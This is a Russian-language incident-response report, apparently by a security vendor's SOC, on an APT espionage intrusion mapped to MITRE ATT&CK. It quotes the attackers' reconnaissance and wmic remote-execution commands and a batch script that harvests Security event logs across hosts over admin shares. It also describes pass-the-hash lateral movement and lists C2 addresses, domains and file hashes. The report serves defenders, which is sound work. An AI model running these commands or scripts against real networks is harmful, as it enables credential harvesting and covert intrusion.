


Рисунок 13

Discovery (TA0007)

На этапе разведки злоумышленники использовали различные стандартные системные утилиты Windows, утилиты из пакета Sysinternals, а также инструменты собственной сборки.

Для сбора информации о локальных и доменных пользователях в рамках техник Account Discovery (T1087) и Domain Groups (T1069.002) выполнялись команды:

- net group
- net localgroup
- wmic computersystem get domain

Злоумышленники собирали информацию о сетевых настройках (System Network Configuration Discovery (T1016) и соединениях на машине жертвы (Network Service Scanning (T1046) с помощью команд:

- quser /server:
- netstat -ano -p tcp
- nslookup
- ping
- net use \\<IP-адрес>/do

Сбор информации о процессах, запущенных на хостах производился с использованием команд с сохранением информации в отдельных файлах:

wmic /node: :<IP-адрес> process call create "cmd.exe /c c:\windows\nbtp.exe 10.200.[].1/16 /out >> c:\windows\win.db

Для разведки прав доступа пользователя к файлам, каталогам, ключам и разделам реестра, процессам и потокам использовалась ПО Accesschk из инструментария sysinternals.

Кроме стандартных утилит командной строки, злоумышленники проводили исследование с использованием специального ПО. На машинах фиксировался запуск утилит для сканирования сетевой инфраструктуры:

C:\Windows\Tasks\nbtp.exe - сканирует указанную подсеть по 445 порту, получает информацию о домене, имени машины, ОС, версии. При указании ключа /save, сохраняет результаты в ту же папку с название result.txt;

C:\Windows\Tasks\cp.exe - сканер портов;

C:\Windows\Tasks\checkers.exe - сканер сети на наличие уязвимости CVE-2017-0144.

В процессе разведки злоумышленники собирали информацию о доменных пользователях и их авторизациях на машинах внутри сети. На системах с IP-адресами из списка ip.txt с помощью C:\Windows\SysWOW64\ce2.bat осуществлялось копирование журналов Security.evtx (данные сохранялись в формате C:\Windows\Tasks\10.13.[*].252.evtx.), после чего запускалась утилита dwm.exe. Исполняемый файл dwm.exe при запуске парсил из журналов безопасности информацию о логонах и сохранял в текстовые файлы в формате C:\Windows\Tasks\10.13.[*].252.txt.

ce2.bat

```
:loop
for /f %%i in (ip.txt) do (
net use \\%%i
copy  \\%%i\c$\Windows\System32\winevt\Logs\Security.evtx %%i.evtx
net use \\%%i /del
)
for /f %%i in (ip.txt) do (
dwm.exe -a %%i.evtx >>%%i.txt
del %%i.evtx
)
goto loop
```

Рисунок 13

Lateral Movement (TA0008)

Для горизонтального перемещения внутри сети злоумышленники использовали утилиту wmiexec.exe, входящую в состав пакета Impacket и предназначенную для удалённого выполнения команд на системах семейства Windows.

С помощью техники Pass-The-Hash на множестве машин осуществлялся запуск исполняемых файлов из директории C:\Windows\Tasks\ с NTLM хешем пользовательского пароля (как локальных пользователей, так и доменных администраторов).

Таким образом запускался многофункциональный бэкдор семейства Bisonal – исполняемый файл taskmgr.exe.

После своего запуска файл подключался к серверу управления (путём соединения к одному из скомпрометированных серверов, на котором была расположена утилита для перенаправления трафика) и предоставлял злоумышленникам набор функций по управлению заражённым компьютером (создание/завершение процессов, сбор информации о системе, работа с файлами и т.д.).

Collection (TA0009)

Анализ действий злоумышленника показал, что основной целью APT являлась кража данных. Для вывода информации во внешнюю сеть использовалась собственная сборка архиватора C:\Windows\Tasks\rar.exe. Выводимые архивированные данные были зашифрованы и защищены паролем. Обнаруженные файлы имели вид:

- e.part2.rar;
- e.part3.rar;
- e.part4.rar;
- e.part5.rar.

После вывода информации во внешнюю сеть, архивы автоматически удалялись, что усложняет оценку критичности украденной информации.

Command and Control (TA0011)

Для соединения с C2 злоумышленники использовали стандартные протоколы HTTP и HTTPS. Обнаруженные бэкдоры могут использовать TCP и UDP для соединения с C2, также конфигурация бэкдоров Winnti поддерживает указание нескольких C2 разных типов.

```
  15:55:56  .local AgentDevice=WindowsLog  AgentLogFile=Microsoft-Windows-
Sysmon/Operational  PluginVersion=7.2.9.105  Source=Microsoft-Windows-Sysmon  Computer=
  OriginatingComputer=10.5.17.11  User=SYSTEM  Domain=NT AUTHORITY  EventID=3
EventIDCode=3  EventType=4  EventCategory=3  RecordNumber=4508584  TimeGenerated=1606740954
TimeWritten=1606740954  Level=Informational  Keywords=0x8000000000000000  Task=SysmonTask-
SYSMON_NETWORK_CONNECT Opcode=Info  Message=Network connection detected: RuleName: - UtcTime:
                  ProcessGuid: {6421286F-255C-5FC1-3800-000000000E00} ProcessId: 3384 Image:
C:\Windows\System32\svchost.exe User: NT AUTHORITY\СИСТЕМА Protocol: tcp Initiated: true SourceIsIpv6:
false SourceIp: 10.5.17.11 SourceHostname:  .local SourcePort: 58968 SourcePortName: -
DestinationIsIpv6: false DestinationIp: 46.17.248.59 DestinationHostname: - DestinationPort: 443
DestinationPortName: https
```

Рисунок 15

```
  10:28:30  .local AgentDevice=WindowsLog  AgentLogFile=Microsoft-Windows-
Sysmon/Operational  PluginVersion=7.2.9.105  Source=Microsoft-Windows-Sysmon Computer=
  OriginatingComputer=10.5.17.11  User=SYSTEM  Domain=NT AUTHORITY  EventID=3
EventIDCode=3  EventType=4  EventCategory=3  RecordNumber=6119251  TimeGenerated=1606807707
TimeWritten=1606807707  Level=Informational  Keywords=0x8000000000000000  Task=SysmonTask-
SYSMON_NETWORK_CONNECT Opcode=Info  Message=Network connection detected: RuleName: - UtcTime:
ProcessGuid: {6421286F-F094-5FC5-1703-000000000F00} ProcessId: 3320 Image:
C:\Windows\Tasks\smit.exe User: NT AUTHORITY\СИСТЕМА Protocol: tcp Initiated: true SourceIsIpv6:
false SourceIp: 10.5.17.11 SourceHostname:  .local SourcePort: 64894 SourcePortName: -
DestinationIsIpv6: false DestinationIp: 85.117.234.24 DestinationHostname: - DestinationPort: 443
DestinationPortName: https
```

Рисунок 16

Заключение

Проанализировав информацию, можно сделать вывод, что злоумышленники имеют в арсенале собственный широкий инструментарий вредоносного ПО, которое может постоянно изменяться. Также они применяют уже известный инструментарий, например, Sysinternals, Impacket, Bisonal. Как показывает оценка применённых техник и тактик, основной целью злоумышленников является шпионаж, с максимально долгим и незаметным закреплением в инфраструктуре, с дальнейшим выводом конфиденциальной информации во внешнюю сеть. Своевременное выявление и расследование инцидентов проникновения в компанию позволяет предотвратить подобные сценарии и обнаружить аномальное поведение внутри инфраструктуры.

Для мониторинга вредоносной активности использовались события аудита ОС Windows, утилиты Sysmon из набора Sysinternals, логи сетевого оборудования.

Сбор IoC-ов позволил аналитикам провести работу по определению скомпрометированных хостов и предотвращению дальнейшего продвижения злоумышленников внутри сети.

Для мониторинга исполнения злоумышленниками вредоносной нагрузки использовался «UseCase: Мониторинг попыток инъекций/внедрения вредоносного кода в ОС».

С помощью «UseCase: Разведка ОС Windows» было зафиксировано выполнение команд для получения информации об инфраструктуре, что в дальнейшем позволило построить гипотезы о конечных целях злоумышленников.

Использование UseCase: «Мониторинг аномалий в работах служб» выявило наличие подозрительных директорий, в которых содержались различные артефакты для дальнейшего анализа.

UseCase: «Мониторинг извлечения учётных данных из операционной системы» выявил создание дампа Lsass.exe.

UseCase: «Pass the Hash» выявил аутентификации пользователя без доступа к его паролю в открытом виде.

UseCase: «Обнаружение запуска ПО для повышения привилегий, программ удалённого доступа, программ администрирования» выявил использование различных утилит повышения привилегий, получения учетных данных, ПО для удалённого доступа и управления, сканирования, ПО двойного назначения.

IOCs

Адреса и имена командных центров:

45.89.229[.]225
154.95.16[.]191
46.17.248[.]46
176.119.159[.]134
46.17.248[.]59
85.117.234[.]24
check.adobe-online[.]com
vpk-worldnews[.]com
uacmoscow[.]com
online-offices[.]com
bluecat.mefound[.]com
videoservice.dnset[.]com

IOCs

Обнаруженные файлы используемых при проведении атак:

c:\windows\tasks\conhest.exe
C:\Windows\Tasks\3.exe
C:\Windows\system32\config\systemprofile\AppData\Roaming\App\Dr.Web\frwl_svc.exe
C:\Windows\TEMP\lldwec.bat
C:\Windows\Tasks\cp.exe
C:\Windows\Tasks\tools.exe
c:\windows\tasks\tp.exe
C:\Windows\Tasks\ListenPort.exe
C:\Windows\Tasks\bl.exe
C:\Windows\Tasks\rar.exe
\Users\Public\e.part5.rar
C:\Windows\Tasks\dwm.exe
C:\Windows\Tasks\nbtp.exe
c:\Windows\tasks\msseces.exe
C:\Windows\Tasks\find.exe
C:\Windows\Tasks\pass.txt
C:\Windows\Tasks\tmp.bat
C:\Windows\Tasks\s.exe
C:\Windows\Tasks\nbtp.exe
C:\Windows\Tasks\taskmgr.exe
C:\Windows\Tasks\wmiexec.exe
C:\Windows\Tasks\repsw.exe
C:\Windows\Tasks\smbwin7.exe
C:\Windows\Tasks\user.txt
C:\Windows\Tasks\smit.exe
C:\\Windows\\Tasks\\repsw.exe
C:\\Windows\\Tasks\\sessionresume_tGPUZono
C:\\Windows\\Tasks\\hash.txt
C:\\Windows\\Tasks\\sessionresume_MMRuGwZy
C:\\Windows\\Tasks\\sdump.exe
C:\\Windows\\Tasks\\sessionresume_xdGDJoIJ
C:\\Windows\\Tasks\\checkers.exe
C:\\Windows\\Tasks\\smbwin7.exe

Обнаруженное ПО:

Name	Description	SHA-256
msseces.exe	Отправляет данные на порт 8080 к C2, использовался для вывода скомпрометированной информации	f115db547a5e497f1d55ca8645baaa365f72a2f19fa556f05857ec11eefe6b89 c3bbc9bd75729e0354899314e9ac03de18edc16627f5812bcab6011ae1db2e75
nbtp.exe	Сканирует указанную подсеть по 445 порту, получает информацию о домене, имени машины, ОС, версии. При указании ключа /save, сохраняет результаты в ту же папку с название result.txt	b4955442557861acc1e48562f46410b4d632fa0d18e9aa6453743dc81713aea3
cp.exe	Сканер портов	425daa74ff51bcdf3c20822020abd1916598f25b5c095f2505d148c6f32a218b
dwm.exe	Парсит из журналов безопасности информацию о логонах и сохраняет в текстовые файлы	41cead7f01af194efa81b75bfcd1915615322b3faf787f17f694138ca7a68e8b 3f7fc69c03da237812aef64599450775b9ac52d54f838d74b7abb407d7ce1219
tp.exe	Инструмент для подключения к прокси и удалённому хосту	e97ff999d103c78e2e97139f5812a47d41ed35550bfc242ee80070f945076cdf
smit.exe	Сканер. После своего запуска файл начинает прослушивать порт 443. В случае подключения клиента на этот порт, файл подключается к серверу C2 и перенаправляет сетевой трафик на этот сервер	a5b75c7fd9a8a250c7cdf9a10516c30cc2058aac80ec5770da7fc0f5352658e9
taskmgr.exe	Многофункциональный бэкдор семейства Bisonal	8a24c7c2aa637a0e3a82c1b129d09177acffeb9536c6640f68c229ceb2659fa
checkers.exe	Сканер сети на наличие уязвимости CVE-2017-0144	45f8a19ce4bda85a3c175f0577395c131b520b1acbdbe77e3cb2f4668c1b65de
wtsapi32.dll	Легитимный исполняемый файл frwl_svc.exe используется для запуска вредоносной нагрузки (wtsapi32.dll) методом DLL Hijacking. После своего запуска файл подключается к серверу управления vpk-worldnews[.]com и предоставляет злоумышленникам набор функций по управлению заражённым компьютером (создание/завершение процессов, сбор информации о системе, работа с файлами и т.д.).	8e8845d3ed1844beff50d718654940d53895e74417d39472ec2e34202f7e5e63
version.dll	Легитимный исполняемый файл NvContainer64.exe используется для запуска вредоносной нагрузки (version.dll) методом DLL Hijacking. После своего запуска файл version.dll скачивает с сервера check[.]adobe-online[.]com и запускает на исполнение вредоносный код.	508e42b77b442ca21be4ba017f304991362d1f2c9c2e4b69c60c3333239fb5b3

MITRE ATT&CK Mapping

Tactics and techniques

Initial Access	TA0001
T1566	Phishing

Execution	TA0002
T1203	Exploitation for Client Execution
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1059.005	Command and Scripting Interpreter: Visual Basic
T1106	Native API

Persistence	TA0003
T1543	Create or Modify System Process
T1053	Scheduled Task/Job
T1543.003	Create or Modify System Process: Windows Service
T1547.001	Registry Run Keys / Startup Folder

Privilege Escalation	TA0004
T1055.001	Process Injection: Dynamic-link Library Injection
T1574.001	Hijack Execution Flow: DLL Search Order Hijacking

Defense Evasion	TA0005
T1036.003	Masquerading: Rename System Utilities
T1036.005	Masquerading: Match Legitimate Name or Location
T1140	Deobfuscate/Decode Files or Information
T1027	Obfuscated Files or Information
T1070	Indicator Removal on Host

Credential Access	TA0006
T1003.001	OS Credential Dumping: LSASS Memory

Discovery	TA0007
T1087	Account Discovery
T1087.001	Local Account
T1069.002	Domain Groups
T1057	Process Discovery
T1007	System Service Discovery
T1518	Software Discovery
T1016	System Network Configuration Discovery
T1046	Network Service Scanning

Lateral Movement	TA0008
T1550	Use Alternate Authentication Material
T1550.002	Pass the Hash
T1021.001	Remote Desktop Protocol

Collection	TA0009
T1560.001	Archive Collected Data: Archive via Utility

Command and Control	TA0011
T1071.001	Application Layer Protocol: Web Protocols
T1008	Fallback Channels

Информзащита
Системный интегратор

Информационная безопасность 24x7x365

Системный интегратор

+7 495 980 23 45
market@infosec.ru
www.infosec.ru

Сервисный центр

+7 495 981 92 22
+7 495 980 23 45 доб.06
support@itsoc.ru
www.itsoc.ru

Центр противодействия кибератакам IZ:SOC

+7 495 980 23 45
izsoc@infosec.ru
www.izsoc.ru

Центр противодействия мошенничеству

antifraud@infosec.ru

Пресс-служба

pr@infosec.ru